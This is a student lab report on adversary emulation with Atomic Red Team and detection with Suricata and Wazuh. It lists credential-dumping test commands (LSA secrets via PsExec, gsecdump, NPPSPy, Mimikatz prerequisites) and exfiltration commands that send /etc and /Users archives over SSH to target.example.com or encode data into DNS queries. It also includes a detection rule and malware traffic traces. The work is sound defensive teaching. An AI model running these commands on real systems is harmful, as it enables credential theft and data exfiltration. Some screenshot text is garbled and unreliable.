



Cyberprotection Systems

Laboratory Work 2. Analysis and Containment of Security Incidents (MEMORY)

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1. Powershell installing

Put a screenshot on Windows and Linux machines showing Powershell tool.

Linux machine

```
administrador@seminarioST:~$ pwsh
PowerShell 7.5.4
PS /home/administrador> █
```

Windows machine

```
⚡ C:\Program Files\PowerShell\7\pwsh.exe

PowerShell 7.5.4
PS C:\Windows\System32> $PSVersionTable

Name           Value
----           -----
PSVersion      7.5.4
PSEdition      Core
GitCommitId   7.5.4
OS            Microsoft Windows 10.0.10240
Platform       Win32NT
PSCompatibleVersions {1.0, 2.0, 3.0, 4.0...}
PSRemotingProtocolVersion 2.3
SerializationVersion 1.1.0.1
WSManStackVersion 3.0

PS C:\Windows\System32>
```



2. Atomic Red Team Tool installing

Show a screenshot (or some) where it can be seen the created default folders in Linux and Windows machines related to ART.

Linux machine

```
administrador@seminarioST:~$ ls
AtomicRedTeam  Documents  malware.pcap  Pictures  Public  suricata-logs  trace-fixed-ip-mac.pcap  wazuh-agent_4.9.2-1_amd64.deb  wazuh-agent_4.9.2-1_amd64.deb.1
Desktop  Downloads  Music  powershell_7.5.4-1.deb_amd64.deb  snap  Templates  Videos
administrador@seminarioST:~$ cd AtomicRedTeam/
administrador@seminarioST:~/AtomicRedTeam$ ls
atomics
administrador@seminarioST:~/AtomicRedTeam/atomics$ ls
Indexes  T1020  T1036.001  T1055.001  T1069.002  T1090.001  T1119  T1137.004  T1218.005  T1497.001  T1546.002  T1547.008  T1553.004  T1562.001  T1569.001  T1613
T1001.002  T1021.001  T1036.007  T1055.002  T1070  T1090.003  T1120  T1137.006  T1218.007  T1497.002  T1546.003  T1547.009  T1553.005  T1562.002  T1569.002  T1614
T1003  T1021.002  T1037.001  T1055.003  T1070.001  T1091  T1123  T1140  T1218.008  T1505.002  T1546.004  T1547.010  T1553.006  T1562.003  T1570  T1614.001
T1003.001  T1021.003  T1037.002  T1055.004  T1070.002  T1095  T1124  T1176  T1218.009  T1505.003  T1546.005  T1547.012  T1555  T1562.004  T1571  T1615
T1003.002  T1021.004  T1037.004  T1055.011  T1070.003  T1098  T1125  T1187  T1218.010  T1505.004  T1546.007  T1547.014  T1555.001  T1562.006  T1572  T1619
T1003.003  T1021.005  T1037.005  T1055.012  T1070.004  T1098.001  T1127  T1195  T1218.011  T1505.005  T1546.008  T1547.015  T1555.003  T1562.008  T1573  T1620
T1003.004  T1021.006  T1039  T1055.019  T1070.005  T1098.002  T1127.001  T1195.002  T1219  T1518  T1546.009  T1548.001  T1555.004  T1562.009  T1574.001  T1622
T1003.005  T1025  T1040  T1056.001  T1070.006  T1098.003  T1129  T1197  T1220  T1518.001  T1546.010  T1548.002  T1555.006  T1562.010  T1574.006  T1647
T1003.006  T1027  T1041  T1056.002  T1070.008  T1098.004  T1132.001  T1201  T1221  T1526  T1546.011  T1548.003  T1556.002  T1562.012  T1574.008  T1648
T1003.007  T1027.001  T1046  T1056.004  T1071  T1105  T1133  T1202  T1222  T1528  T1546.012  T1550.002  T1556.003  T1563.002  T1574.009  T1649
T1003.008  T1027.002  T1047  T1057  T1071.001  T1106  T1134.001  T1204.002  T1222.001  T1529  T1546.013  T1550.003  T1557.001  T1564  T1574.011  T1651
T1005  T1027.004  T1048  T1059  T1071.004  T1106.001  T1134.002  T1204.003  T1222.002  T1530  T1546.014  T1552  T1558.001  T1564.001  T1574.012  T1652
T1006  T1027.006  T1048.002  T1059.001  T1072  T1106.002  T1134.004  T1207  T1482  T1531  T1546.015  T1552.001  T1558.002  T1564.002  T1578.001  T1654
T1007  T1027.007  T1048.003  T1059.002  T1074.001  T1106.003  T1134.005  T1216  T1484.001  T1539  T1547  T1552.002  T1558.003  T1564.003  T1580  used_guids.txt
T1010  T1027.013  T1049  T1059.003  T1078.001  T1106.004  T1135  T1216.001  T1484.002  T1542.001  T1547.001  T1552.003  T1558.004  T1564.004  T1592.001
T1012  T1030  T1053.002  T1059.004  T1078.003  T1112  T1136.001  T1217  T1485  T1543.001  T1547.002  T1552.004  T1559  T1564.006  T1595.003
T1014  T1033  T1053.003  T1059.005  T1078.004  T1113  T1136.002  T1218  T1486  T1543.002  T1547.003  T1552.005  T1559.002  T1564.008  T1606.002
T1016  T1036  T1053.005  T1059.006  T1082  T1114.001  T1136.003  T1218.001  T1489  T1543.003  T1547.004  T1552.006  T1560  T1566.001  T1609
T1016.001  T1036.003  T1053.006  T1059.007  T1083  T1114.002  T1137  T1218.002  T1490  T1543.004  T1547.005  T1552.007  T1560.001  T1566.002  T1610
T1016.002  T1036.004  T1053.007  T1059.010  T1087.001  T1114.003  T1137.001  T1218.003  T1491.001  T1546  T1547.006  T1553.001  T1560.002  T1567.002  T1611
T1018  T1036.005  T1055  T1069.001  T1087.002  T1115  T1137.002  T1218.004  T1496  T1546.001  T1547.007  T1553.003  T1562  T1567.003  T1612
administrador@seminarioST:~/AtomicRedTeam/atomics$
```

Windows machine

Este equipo > Disco local (C:) > AtomicRedTeam > atomics >				
ípido	Nombre	Fecha de modifica...	Tipo	Tamaño
io	Indexes	11/11/2025 10:04	Carpeta de archivos	
jas	T1001.002	11/11/2025 10:04	Carpeta de archivos	
entos	T1003	11/11/2025 10:04	Carpeta de archivos	
es	T1003.001	11/11/2025 10:04	Carpeta de archivos	
	T1003.002	11/11/2025 10:04	Carpeta de archivos	
	T1003.003	11/11/2025 10:04	Carpeta de archivos	
	T1003.004	11/11/2025 10:04	Carpeta de archivos	
	T1003.005	11/11/2025 10:04	Carpeta de archivos	
	T1003.006	11/11/2025 10:04	Carpeta de archivos	
	T1003.007	11/11/2025 10:04	Carpeta de archivos	
	T1003.008	11/11/2025 10:04	Carpeta de archivos	
	T1005	11/11/2025 10:04	Carpeta de archivos	
	T1006	11/11/2025 10:04	Carpeta de archivos	
	T1007	11/11/2025 10:04	Carpeta de archivos	
	T1010	11/11/2025 10:04	Carpeta de archivos	
	T1012	11/11/2025 10:04	Carpeta de archivos	
	T1014	11/11/2025 10:04	Carpeta de archivos	

3. Check technique T1003

Consult the details and available tests to run on Technique T1003 (in Linux and Windows), as



well as its prerequisites. Present one or some screenshots related with this.

T1003 - OS Credential Dumping: adversaries attempt to obtain credentials (hashes or cleartext) from OS memory, cache or files (LSASS, SAM, LSA secrets, /etc/shadow, etc.). This is a host-based (credential access) technique.

It has 3 sub techniques as per the MITRE ATTACK framework. And the specific sub technique T1003.001 has 14 associated tests with Atomic Red Team tool.

Invoke-AtomicTest T1003 -ShowDetails

```
C:\Program Files\PowerShell\7\powershell
PS C:\Windows\System32> Invoke-AtomicTest T1003 -ShowDetails
>>
PathToAtomsicsFolder = C:\AtomicRedTeam\atomsics

[*****BEGIN TEST*****]
Technique: OS Credential Dumping T1003
Atomic Test Name: Gsecdump
Atomic Test Number: 1
Atomic Test GUID: 983450fc-8ae7-4bda-80b7-223f0071a4ef
Description: Dumps secrets from LSASS memory. When successful, you should see domain\username$ followed by two 32 character hashes.
If you see output that says "compat: error: failed to create child process", execution was likely blocked by Anti-Virus. You will receive only error output if you do not run this test from an elevated context (run as administrator). If you see a message saying "The system cannot find the path specified", try using the get-prereq_commands to download and install Gsecdump first.

Attack Commands:
Executor: command_prompt
ElevationRequired: True
Command:
#"\gsecdump.exe" -a
Command (with inputs):
"C:\AtomicRedTeam\atomsics..\ExternalPayloads\gsecdump.exe" -a

Dependencies:
Description: Gsecdump must exist on disk at specified location (C:\AtomicRedTeam\atomsics..\ExternalPayloads\gsecdump.exe)
Check Prereq Command:
If (Test-Path "#\gsecdump.exe") {exit 0} else {exit 1}
Check Prereq Command (with inputs):
If (Test-Path "C:\AtomicRedTeam\atomsics..\ExternalPayloads\gsecdump.exe") {exit 0} else {exit 1}

Get Prereq Command:
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$parentpath = Split-Path "#\gsecdump.exe"
$binpath = "$parentpath\gsecdump-v2b5.exe"
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/Public/Invoke-WebRequestVerifyHash.ps1" -UseBasicParsing
$InvokeWebRequestVerifyHash = $(Invoke-WebRequest -Uri "https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/Public/Invoke-WebRequestVerifyHash.ps1" -UseBasicParsing)
Move-Item $binpath "#\gsecdump.exe"

Get Prereq Command (with inputs):
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$parentpath = Split-Path "#\gsecdump.exe"
$binpath = "$parentpath\gsecdump-v2b5.exe"
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/Public/Invoke-WebRequestVerifyHash.ps1" -UseBasicParsing
$InvokeWebRequestVerifyHash = $(Invoke-WebRequest -Uri "https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/Public/Invoke-WebRequestVerifyHash.ps1" -UseBasicParsing)
Move-Item $binpath "#\gsecdump.exe"

[!!!!!!END TEST!!!!!!]

[*****BEGIN TEST*****]
Technique: OS Credential Dumping T1003
Atomic Test Name: Credential Dumping with NPPSPy
Atomic Test Number: 2
Atomic Test GUID: 9e2173c0-ba26-4cf-b0d-8c54b27e3ad0
Description: Changes providerOrder Registry key Parameter and creates Key for NPPSPy. After user's logging in cleartext password is saved in C:\NPPSPy.txt. Clean up deletes the files and reverses Registry changes. NPPSPy Source: https://github.com/gtware/PSShells/tree/master/PasswordStealing/NPPSPy
Attack Commands:
Executor: powershell
ElevationRequired: True
Command:
Copy-Item "PathToAtomsicsFolder..\ExternalPayloads\NPPSPY.dll" -Destination "C:\Windows\System32"
Get Prereq Command:
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
$parentpath = Split-Path "#\NPPSPY.dll"
$binpath = "$parentpath\NPPSPY.dll"
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/Public/Invoke-WebRequestVerifyHash.ps1" -UseBasicParsing
$InvokeWebRequestVerifyHash = $(Invoke-WebRequest -Uri "https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/Public/Invoke-WebRequestVerifyHash.ps1" -UseBasicParsing)
Move-Item $binpath "#\NPPSPY.dll"

[!!!!!!END TEST!!!!!!]
```

```
PS C:\Windows\System32> Invoke-AtomicTest T1003.004 -ShowDetails
>>
PathToAtomsicsFolder = C:\AtomicRedTeam\atomsics

[*****BEGIN TEST*****]
Technique: OS Credential Dumping: LSA Secrets T1003.004
Atomic Test Name: Dumping LSA Secrets
Atomic Test Number: 1
Atomic Test GUID: 55295ab0-a703-433b-9ca4-aef13807de12f
Description: Dumps secrets key from Windows registry. When successful, the dumped file will be written to $env:Temp\secrets. Attackers may use the secrets key to assist with extracting passwords information. https://pentestlab.blog/2018/04/04/dumping-clear-text-credentials/#::text=LSA%20Secrets%20is%20a%20registry,host%20local%20security%20policy%20etc.

Attack Commands:
Executor: command_prompt
ElevationRequired: True
Command:
#"psexec.exe" -accepteula -s reg save HKLM\security\policy\secrets %temp%\secrets /y
Command (with inputs):
"C:\AtomicRedTeam\atomsics..\ExternalPayloads\T1003.004\bin\PsExec.exe" -accepteula -s reg save HKLM\security\policy\secrets %temp%\secrets /y

Cleanup Commands:
Command:
del %temp%\secrets >nul 2>nul

Dependencies:
Description: PsExec from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atomsics..\ExternalPayloads\T1003.004\bin\PsExec.exe)
Check Prereq Command:
If (Test-Path "#\psexec.exe") {exit 0} else {exit 1}
Check Prereq Command (with inputs):
If (Test-Path "C:\AtomicRedTeam\atomsics..\ExternalPayloads\T1003.004\bin\PsExec.exe") {exit 0} else {exit 1}
Get Prereq Command:
Invoke-WebRequest "https://download.sysinternals.com/files/PSTools.zip" -OutFile "#\PathToAtomsicsFolder..\ExternalPayloads\PSTools.zip"
Expand-Archive "#\PathToAtomsicsFolder..\ExternalPayloads\PSTools.zip" "#\PathToAtomsicsFolder..\ExternalPayloads\PSTools" -Force
New-Item -ItemType Directory (Split-Path "#\psexec.exe") -Force | Out-Null
Copy-Item "#\PathToAtomsicsFolder..\ExternalPayloads\PSTools\PsExec.exe" "#\psexec.exe" -Force
Get Prereq Command (with inputs):
Invoke-WebRequest "https://download.sysinternals.com/files/PSTools.zip" -OutFile "C:\AtomicRedTeam\atomsics..\ExternalPayloads\PSTools.zip"
Expand-Archive "C:\AtomicRedTeam\atomsics..\ExternalPayloads\PSTools.zip" "C:\AtomicRedTeam\atomsics..\ExternalPayloads\PSTools" -Force
New-Item -ItemType Directory (Split-Path "C:\AtomicRedTeam\atomsics..\ExternalPayloads\T1003.004\bin\PsExec.exe") -Force | Out-Null
Copy-Item "C:\AtomicRedTeam\atomsics..\ExternalPayloads\PSTools\PsExec.exe" "C:\AtomicRedTeam\atomsics..\ExternalPayloads\T1003.004\bin\PsExec.exe" -Force

[!!!!!!END TEST!!!!!!]
```



Invoke-AtomicTest T1003.001 -CheckPrereqs

```
PS C:\Windows\System32> Invoke-AtomicTest T1003.001 -CheckPrereqs:String) [], CommandNotFoundException
>> + FullyQualifiedErrorId : CommandNotFoundException
PathToAtomsicsFolder = C:\AtomicRedTeam\atomics

CheckPrereq's for: T1003.001-1 Dump LSASS.exe Memory using ProcDump
Prerequisites not met: T1003.001-1 Dump LSASS.exe Memory using ProcDump
    [*] Elevation required but not provided
    [*] ProcDump tool from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atomics..\ExternalPayloads\procdump.exe)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003.001-2 Dump LSASS.exe Memory using comsvcs.dll
Prerequisites not met: T1003.001-2 Dump LSASS.exe Memory using comsvcs.dll
    [*] Elevation required but not provided

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
Prerequisites not met: T1003.001-3 Dump LSASS.exe Memory using direct system calls and API unhooking
    [*] Elevation required but not provided
    [*] Dumpert executable must exist on disk at specified location (C:\AtomicRedTeam\atomics..\ExternalPayloads\Outflank-Dumpert.exe)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003.001-4 Dump LSASS.exe Memory using NanoDump
Prerequisites not met: T1003.001-4 Dump LSASS.exe Memory using NanoDump
    [*] Elevation required but not provided
    [*] NanoDump executable must exist on disk at specified location (C:\AtomicRedTeam\atomics..\ExternalPayloads\nanodump.x64.exe)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003.001-6 Offline Credential Theft With Mimikatz
Prerequisites not met: T1003.001-6 Offline Credential Theft With Mimikatz
    [*] Elevation required but not provided
    [*] Mimikatz must exist on disk at specified location (C:\AtomicRedTeam\atomics..\ExternalPayloads\x64\mimikatz.exe)

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003.001-7 LSASS read with pypykatz
Prerequisites not met: T1003.001-7 LSASS read with pypykatz
    [*] Elevation required but not provided
    [*] Computer must have python 3 installed
    [*] Computer must have venv configured at C:\AtomicRedTeam\atomics..\ExternalPayloads\venv_t1003_001
    [*] pypykatz must be installed

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003.001-8 Dump LSASS.exe Memory using Out-Minidump.ps1
Prerequisites not met: T1003.001-8 Dump LSASS.exe Memory using Out-Minidump.ps1
    [*] Elevation required but not provided

Try installing prereq's with the -GetPrereqs switch
CheckPrereq's for: T1003.001-9 Create Mini Dump of LSASS.exe using ProcDump
Prerequisites not met: T1003.001-9 Create Mini Dump of LSASS.exe using ProcDump
    [*] Elevation required but not provided
    [*] ProcDump tool from Sysinternals must exist on disk at specified location (C:\AtomicRedTeam\atomics..\ExternalPayloads\procdump.exe)

Try installing prereq's with the -GetPrereqs switch
```

-GetPrereqs switch to install the pre-requisites

```
PS C:\Windows\System32> Invoke-AtomicTest T1003 -GetPrereqs
>>
PathToAtomsicsFolder = C:\AtomicRedTeam\atomics

GetPrereq's for: T1003-1 Gsecdump
Elevation required but not provided
Attempting to satisfy prereq: Gsecdump must exist on disk at specified location (C:\AtomicRedTeam\atomics..\ExternalPayloads\gsecdump.exe)
INR : No se puede resolver el nombre remoto: 'raw.githubusercontent.com'
En linea: 3 Carácter: 5
+ IEX (WMI: 'https://raw.githubusercontent.com/rudecanaryco/invoke-atomic ...
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebExc
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand

Invoke-WebRequestVerifyHash : El término 'Invoke-WebRequestVerifyHash' no se reconoce como nombre de un cmdlet,
función, archivo de script o programa ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta
de acceso, intente escribir la ruta completa.
En linea: 4 Carácter: 4
+ if((Invoke-WebRequestVerifyHash "https://web.archive.org/web/201506060 ...
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (Invoke-WebRequestVerifyHash:String) [], CommandNotFoundException
+ FullyQualifiedErrorId : CommandNotFound,Microsoft.PowerShell.Commands.InvokeWebRequestCommand

Failed to meet prereq: Gsecdump must exist on disk at specified location (C:\AtomicRedTeam\atomics..\ExternalPayloads\gsecdump.exe)
GetPrereq 5 for: NPPSPy.dll must be available in ExternalPayloads directory
Elevation required but not provided

Attempting to satisfy prereq: NPPSPy.dll must be available in ExternalPayloads directory
Invoke-WebRequest : No se puede resolver el nombre remoto: 'github.com'
En linea: 3 Carácter: 1
+ Invoke-WebRequest -Uri https://github.com/gtwtrek/PSBltz/raw/f21a6db ...
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (System.Net.HttpWebRequest:HttpWebRequest) [Invoke-WebRequest], WebExc
+ FullyQualifiedErrorId : WebCmdletWebResponseException,Microsoft.PowerShell.Commands.InvokeWebRequestCommand
Failed to meet prereq: NPPSPy.dll must be available in ExternalPayloads directory
GetPrereq's for: T1003-3 Dump svchost.exe to gather RDP credentials
Elevation required but not provided
No Prereq Defined

GetPrereq's for: T1003-4 Retrieve Microsoft IIS Service Account Credentials Using AppCmd (using list)
Elevation required but not provided
Attempting to satisfy prereq: AppCmd must be installed prior to running the test
Prereq already met: AppCmd must be installed prior to running the test como nombre de un cmdlet, función, archivo de script o programa ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta
GetPrereq's for: T1003-5 Retrieve Microsoft IIS Service Account Credentials Using Appcmd (using config)
Elevation required but not provided
Attempting to satisfy prereq: IIS must be installed prior to running the test
Prereq already met: IIS must be installed prior to running the test como nombre de un cmdlet, función, archivo de script o programa ejecutable. Compruebe si escribió correctamente el nombre o, si incluyó una ruta
GetPrereq's for: T1003-6 Dump Credential Manager using keymgr.dll and rundll32.exe
No Prereq Defined
GetPrereq's for: T1003-7 Send NTLM Hash with RPC Test Connection[led]
No Prereq Defined
PS C:\Windows\System32> _ : ObjectNotFound: (Get-WindowsFeature:String) [], CommandNotFoundException
```



4. Data Exfiltration (T1048) in Linux

a) Describe technique T1048, according to Mitre ATT&ACK.

T1048 - Exfiltration Over Alternative Protocol. T1048 describes how an adversary exfiltrates data from a victim environment using non-standard or less commonly monitored network protocols. Instead of using typical channels like HTTPS, DNS, or email, attackers choose protocols that defenders may overlook or do not inspect deeply.

b) Check the associated tests and their requirements.

```
PS /home/administrador> Invoke-AtomicTest T1048 -TestNumbers 4 -ShowDetails
PathToAtomsicsFolder = /home/administrador/AtomicRedTeam/atomics

[*****BEGIN TEST*****]
Technique: Exfiltration Over Alternative Protocol T1048
Atomic Test Name: Exfiltrate Data using DNS Queries via dig
Atomic Test Number: 4
Atomic Test GUID: a27916da-05f2-4316-a3ee-fec67a437be
Description: This test demonstrates how an attacker can exfiltrate sensitive information by encoding it as a subdomain (using base64 encoding) and making DNS queries via the dig command to a controlled DNS server.

Attack Commands:
Executor: bash
ElevationRequired: False
Command:
dig #{@attacker_dns_server} -p ${dns_port} ${echo "#${secret_info}" | base64}.google.com
Command (with inputs):
dig @8.8.8.8 -p 53 ${echo "this is a secret info" | base64}.google.com

Dependencies:
Description: dig command
Check Prereq Command:
which dig
Get Prereq Command:
which apt && sudo apt update && sudo apt install -y bind9-dnsutils || which yum && sudo yum install -y bind-utils || which dnf && sudo dnf install -y bind-utils || which apk && sudo apk add bind-tools || which pkg && sudo pkg install -y bind-tools || which brew && brew update && brew install --quiet bind
[!!!!!!END TEST!!!!!!]
```

```
PS /home/administrador> Invoke-AtomicTest T1048 -TestNumbers 1 -ShowDetails
PathToAtomsicsFolder = /home/administrador/AtomicRedTeam/atomics

[*****BEGIN TEST*****]
Technique: Exfiltration Over Alternative Protocol T1048
Atomic Test Name: Exfiltration Over Alternative Protocol - SSH
Atomic Test Number: 1
Atomic Test GUID: f6786cc8-beda-4915-a4d6-ac2f193bb988
Description: Input a domain and test Exfiltration over SSH
Remote to Local
Upon successful execution, sh will spawn ssh contacting a remote domain (default: target.example.com) writing a tar.gz file.

Attack Commands:
Executor: sh
ElevationRequired: False
Command:
ssh ${domain} "(cd /etc && tar -zcvf - *)" > ./etc.tar.gz
Command (with inputs):
ssh target.example.com "(cd /etc && tar -zcvf - *)" > ./etc.tar.gz
[!!!!!!END TEST!!!!!!]
```

```
PS /home/administrador> Invoke-AtomicTest T1048 -TestNumbers 2 -ShowDetails
PathToAtomsicsFolder = /home/administrador/AtomicRedTeam/atomics

[*****BEGIN TEST*****]
Technique: Exfiltration Over Alternative Protocol T1048
Atomic Test Name: Exfiltration Over Alternative Protocol - SSH
Atomic Test Number: 2
Atomic Test GUID: 7c3cb337-35ae-4d06-bf03-3032ed2ec268
Description: Input a domain and test Exfiltration over SSH
Local to Remote
Upon successful execution, tar will compress /Users/* directory and password protect the file modification of 'Users.tar.gz.enc' as output.

Attack Commands:
Executor: sh
ElevationRequired: False
Command:
tar czpf - /Users/* | openssl des3 -salt -pass #[password] | ssh #[user_name]@#[domain] 'cat > /Users.tar.gz.enc'
Command (with inputs):
tar czpf - /Users/* | openssl des3 -salt -pass atomic | ssh atomic@target.example.com 'cat > /Users.tar.gz.enc'
[!!!!!!END TEST!!!!!!]
```



c) Show screenshots with evidences on the run of test 4.


```
administrador@seminarioST:~$ pwsh
PowerShell 7.5.4
PS /home/administrador> Invoke-AtomicTest T1048 -TestNumbers 4 -InputArgs @{"attacker_dns_server"="150.214.27.15"}
PathToAtomsFolder = /home/administrador/AtomicRedTeam/atomics

Executing test: T1048-4 Exfiltrate Data using DNS Queries via dig
; <>> DIG 9.18.39-0ubuntu0.22.04.1-Ubuntu <>> @150.214.27.15 -p 53 dGhpcyBpcyBhIHNLY3JldCBpbmZvCg==.google.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 50738
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
;; EDNS: version: 0, flags: udp: 1410
;; QUESTION SECTION:
;dGhpcyBpcyBhIHNLY3JldCBpbmZvCg==.google.com. IN
;; AUTHORITY SECTION:
google.com. 60 IN SOA ns1.google.com. dns-admin.google.com. 833254420 900 900 1800 60
;; Query time: 52 msec
;; SERVER: 150.214.27.15#53(150.214.27.15) (UDP)
;; WHEN: Tue Nov 18 10:25:10 CET 2025
;; MSG SIZE rcvd: 122
Exit code: 0
Done executing test: T1048-4 Exfiltrate Data using DNS Queries via dig
PS /home/administrador>
```

d) Show the related detection of this Technique in Wazuh (with the standard rules or with your own created new rules). Which main rule group should alert to this behaviour in Wazuh?

```
administrador@seminarioST:~$ sudo tail -f /var/log/suricata/eve.json | grep -i T1048
{"timestamp": "2025-11-18T18:31:08.050129+0100", "flow_id": 1341202461803422, "in_iface": "enp0s3", "event_type": "alert", "src_ip": "10.0.2.15", "src_port": 41317, "dest_ip": "8.8.8.8", "dest_port": 53, "proto": "UDP", "ip_v": 4, "pkt_src": "wire/pcap", "tx_id": 0, "alert": {"action": "allowed", "gid": 1, "signature_id": 1048005, "rev": 1, "signature": "ART T1048-4 DNS exfil with base64 label (possible exfiltration)", "category": "", "severity": 3, "metadata": {"attack_subtechnique": ["\"Exfiltration Over Unencrypted Non-C2 Protocol\""], "attack_subtechnique_id": ["T1048.003"], "attack_tactic": ["\"Exfiltration\""], "attack_tactic_id": ["TA0010"], "attack_technique": ["\"Exfiltration Over Alternative Protocol\""], "attack_technique_id": ["T1048"]}}, "dns": {"version": 3, "type": "request", "tx_id": 0, "id": 8360, "flags": "120", "rd": true, "opcode": 0, "rcode": "NOERROR", "queries": [{"rrname": "dGhpcyBpcyBhIHNLY3JldCBpbmZvCg==.google.com", "rrtype": "A"}], "additionals": [{"rrname": "", "rrtype": "OPT", "ttl": 0, "opt": [{"code": 10, "data": "b70f6ed0a2c9aca2"}]}]}, "app_proto": "dns", "direction": "to_server", "flow": {"pkts_toserver": 1, "pkts_toclient": 0, "bytes_toserver": 126, "bytes_toclient": 0}, "start": "2025-11-18T18:31:08.050129+0100", "src_ip": "10.0.2.15", "dest_ip": "8.8.8.8", "src_port": 41317, "dest_port": 53}
```

The rule groups captured in the wazuh console are **ids** (intrusion detection) and **suricata** which are by default assigned.



- e) Proceed with the analysis of the expected alert at its source. What do you observe? What final conclusions do you reach? Describe the actions you have taken to reach your final conclusion

The source can be termed as the Invoke-Atomic Test T-1048 part 4 command of the ART tool from the powershell terminal that was invoked to perform the DNS tunneling attack. Now in the logs I observed a base64 text being passed on with the DNS server host name. dig sends this in the DNS query concatenated with the usual google.com DNS host name to make it look as a normal dns lookup. The base64 encoded string often hides malicious code split into chunks of strings (to bypass the limit restrictions on the query) and then it is reconstructed back by decoding and merging the chunks to form the full malicious code. To setup an alert for dns tunneling attacks I added a custom rule to catch the dns query based on the base64 encoded texts with regex such as below

```
alert dns any any -> any 53 (msg:"ART T1048-4 DNS exfil with base64 label (possible exfiltration)"; flow:to_server; dns.query; pcre:"/([A-Za-z0-9+V]{16,}{0,2})\./"; sid:1048005; rev:1;)
```

Once the PCRE condition matches with the dns query, suricata triggers an alert which then is forwarded by wazuh agent to the central wazuh server and then processed by the wazuh default suricata and ids rules to wazuh events.

5. Trace analysis of the network behaviour of real malware

- a) Show in one or more screenshots how the `tcpdump` tool work with the `pcap` file and is seen in Wireshark.



```
01:13:49.1698797629 IP 162.33.179.136.443 > 10.10.31.101.56554: Flags [R], seq 1929940823, win 0, length 0
01:13:49.1698797629 IP 10.10.31.101.56132 > 45.61.136.22.443: Flags [P.], seq 1624:1668, ack 2607, win 508, length 44
01:13:50.1698797630 IP 45.61.136.22.443 > 10.10.31.101.56132: Flags [.], ack 1668, win 501, length 0
01:13:50.1698797630 IP 45.61.136.22.443 > 10.10.31.101.56132: Flags [P.], seq 2607:2639, ack 1668, win 501, length 32
01:13:50.1698797630 IP 10.10.31.101.56132 > 45.61.136.22.443: Flags [.], ack 2639, win 508, length 0
01:14:44.1698797684 IP 10.10.31.101.56135 > 159.89.124.188.443: Flags [P.], seq 692:709, ack 460, win 510, length 17
01:14:44.1698797684 IP 159.89.124.188.443 > 10.10.31.101.56135: Flags [P.], seq 460:477, ack 709, win 501, length 17
01:14:44.1698797684 IP 10.10.31.101.56135 > 159.89.124.188.443: Flags [.], ack 477, win 510, length 0
01:14:49.1698797689 ARP, Request who-has 10.10.31.1 (fa:ff:c2:e2:63:64) tell 10.10.31.101, length 46
01:14:49.1698797689 ARP, Reply 10.10.31.1 is-at fa:ff:c2:e2:63:64, length 46
01:14:50.1698797690 IP 10.10.31.101.56132 > 45.61.136.22.443: Flags [P.], seq 1668:1712, ack 2639, win 508, length 44
01:14:50.1698797690 IP 45.61.136.22.443 > 10.10.31.101.56132: Flags [.], ack 1712, win 501, length 0
01:14:50.1698797690 IP 45.61.136.22.443 > 10.10.31.101.56132: Flags [P.], seq 2639:2671, ack 1712, win 501, length 32
01:14:50.1698797690 IP 10.10.31.101.56132 > 45.61.136.22.443: Flags [.], ack 2671, win 508, length 0
Actual: 6518 packets (5127703 bytes) sent in 4.12 seconds
Rated: 1241580.2 Bps, 9.93 Mbps, 1578.21 pps
Flows: 159 flows, 38.49 fps, 6486 flow packets, 32 non-flow
